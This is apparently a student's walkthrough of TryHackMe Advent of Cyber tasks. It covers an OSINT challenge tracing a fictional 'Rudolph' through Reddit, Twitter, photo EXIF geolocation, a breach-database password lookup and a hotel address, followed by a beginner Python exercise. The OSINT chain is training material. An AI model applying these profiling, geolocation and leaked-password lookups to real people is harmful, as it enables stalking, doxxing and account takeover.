
Question 8 : Okay, you found the city, but where specifically was one of the photos taken?

Rudolph had tweeted a higher resolution to one of the photos from the parade, so we downloaded the picture first. Then, we go to exifdata.com, upload the photo and let the information load. There. We can find out the specific location including the longitude and latitude of the picture.



Question 9 : Did you find a flag too?

The flag is located after exif to the picture has fully loaded.




Question 10 : Has Rudolph been pwned? What password of his appeared in a breach?

Go to sylla.sh and type in email: rudolphthered@hotmail.com to find information about Rudolph's email address and there, we found the password.

Question 11 : Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Paste the longitude and latitude coordinates that we have obtained into google and click onto maps. Zoom into the location until we see a hotel since that is most likely the place where Rudolph stayed at as he mentioned. Then click onto the hotel location and find the street number.



Throughout process:

First, go to reddit.com and search up the username given which is "IGuidetheClaus2020" and click on their profile. Then go to the comments section and copy the url. In the comment section, Rudolph stated the place where he was born. Then, search up on google.com to find Robert's last name. Make sure to insert Rudolph the red nosed reindeer to obtain results related to him. To find Rudolph's other social media platform, go to his reddit comment section again, and find where he mentioned the other social media platform that he has. Next, go on twitter.com and search using the same username as it will lead to his account. Copy his username as it is different from his display name. In one of Rudolph's tweets, he posted a picture of a parade. So by saving that picture and putting it into google image search, we can easily identify where the parade took place. Rudolph had tweeted a higher resolution to one of the photos from the parade, so we downloaded the picture first. Then, we go to exifdata.com, upload the data and let the information load. There, we can find out the specific location including the longitude and latitude of the picture. The flag is located after exif to the picture has fully loaded. Next, go to sylla.sh and type in "email:rudolphthered@hotmail.com" to find information about Rudolph's email address and there, we found the password. Paste the longitude and latitude coordinates that we have obtained into google and click onto maps. Zoom into the location until we see a hotel since that is most likely the place where Rudolph stayed at as he mentioned. Then click onto the hotel location and find the street number.


Day 15 - Scripting There's a Python in my stocking!

Tools used: Terminal, Visual Studio Code

Solution/Walkthrough:

Question 1 : What's the output of True + True?

Open terminal and activate python. Then type in print(True + True)



```
Windows PowerShell
Windows Terminal can be set as the default terminal application in your settings. Open Settings


Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\LENOVO> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> true + true
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'true' is not defined. Did you mean: 'True'?
>>> print('hello world')
hello world
>>> bool("false")
True
>>> ("true")+("true")
'truetrue'
>>> print(true+true)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'true' is not defined. Did you mean: 'True'?
>>> print(True + True)
2
>>>
```

Question 2 : What's the database for installing other people's libraries called?


In tryhackme, there is a paragraph that stated the name of the database



The screenshot shows a web browser window with the URL `tryhackme.com/room/learnpython25days`. The page content includes a section on the `range()` function, followed by a section titled "Libraries". In the "Libraries" section, it states: "We can install libraries on the command line using the command: `pip install X` Where X is the library we wish to install. This installs the library from PyPi which is a database of libraries." Below this, it lists two popular libraries: Requests and BeautifulSoup. A code block shows the command `pip3 install requests beautifulsoup4`. Another code block shows the import statements for these libraries.

Question 3 : What is the output of `bool("False")`?


Type `bool("False")` into terminal that has python activated



The screenshot shows a Windows PowerShell terminal window. The prompt is `PS C:\Users\LENOVO>`. The user enters `python`, which starts the Python interpreter. The prompt changes to `>>>`. The user enters `true + true`, which results in a `NameError: name 'true' is not defined. Did you mean: 'True'?`. The user then enters `print('hello world')`, which outputs `hello world`. Next, the user enters `bool("false")`, which outputs `True`. The user then enters `("true") + ("true")`, which outputs `'truetrue'`. Finally, the user enters `print(true+true)`, which results in a `NameError: name 'true' is not defined. Did you mean: 'True'?`. The user then enters `print(True + True)`, which outputs `2`.

Question 4 : What library lets us download the HTML of a webpage?

This is also available in one of the paragraphs in tryhackme



Question 5 : What is the output of the program provided in "Code to analyse for Question 5" in today's material?

```
x = [1, 2, 3]
```

```
y = x
```

```
y.append(6)
```

```
print(x)
```

Type in this code into terminal and obtain the output

The screenshot shows a Windows PowerShell terminal window. It displays the output of running the Python code from the previous block. The output shows the list `[1, 2, 3]` being modified to `[1, 2, 3, 6]` after the `append(6)` operation. The terminal also shows the Python version (3.10.4) and the file path (`<stdin>`).

Question 6 : What causes the previous task to output that?

The answer can be obtained in one of the paragraphs in tryhackme as well

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 🤔

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Operators

Let's talk about operators. An operator is something between 2 variables/values and does something to them. For example, the addition operator:

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

Question 7 : If the input was "Skidy", what would be printed?

Open Visual Studio Code and paste the code into it. Then run the code and put in "Skidy". The output will be given.


The screenshot shows the Visual Studio Code interface with the code from the previous block pasted into a file named 'Untitled-1.py'. The code is as follows:

```
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
```

The terminal at the bottom shows the execution of the code. It displays the prompt 'What is your name?' and the user input 'Skidy'. The output of the program is 'The Wise One has allowed you to come in.'.

Question 8 : If the input was "elf", what would be printed?

Just like question 7, but type in “elf” into the input. The the output will be shown



The screenshot shows the Visual Studio Code interface with a Python file named 'Untitled-1.py' open in the editor. The code in the file is as follows:

```
1 names = ["Skiddy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
```

Below the editor, the TERMINAL panel is active, showing the command prompt output. The user has run the command `python c:/Users/LENOVO/Untitled-1.py` multiple times. The first two attempts resulted in an error: `Can't open file 'C:\Users\LENOVO\Untitled-1': [Errno 2] No such file or directory`. The third attempt was successful, and the user entered 'Skiddy', resulting in the output: `The Wise One has allowed you to come in.` The fourth attempt was also successful, and the user entered 'elf', resulting in the output: `The Wise One has not allowed you to come in.`

Throughout process:

First, we open up the terminal and activate python. Then type in `print(True + True)`. Next, type `bool("False")` and obtain its output. Then, type in the code given and check the output. After that, open Visual Studio Code and put in the code given and run the code. Type in “Skiddy” and “elf” into input and obtain their outputs.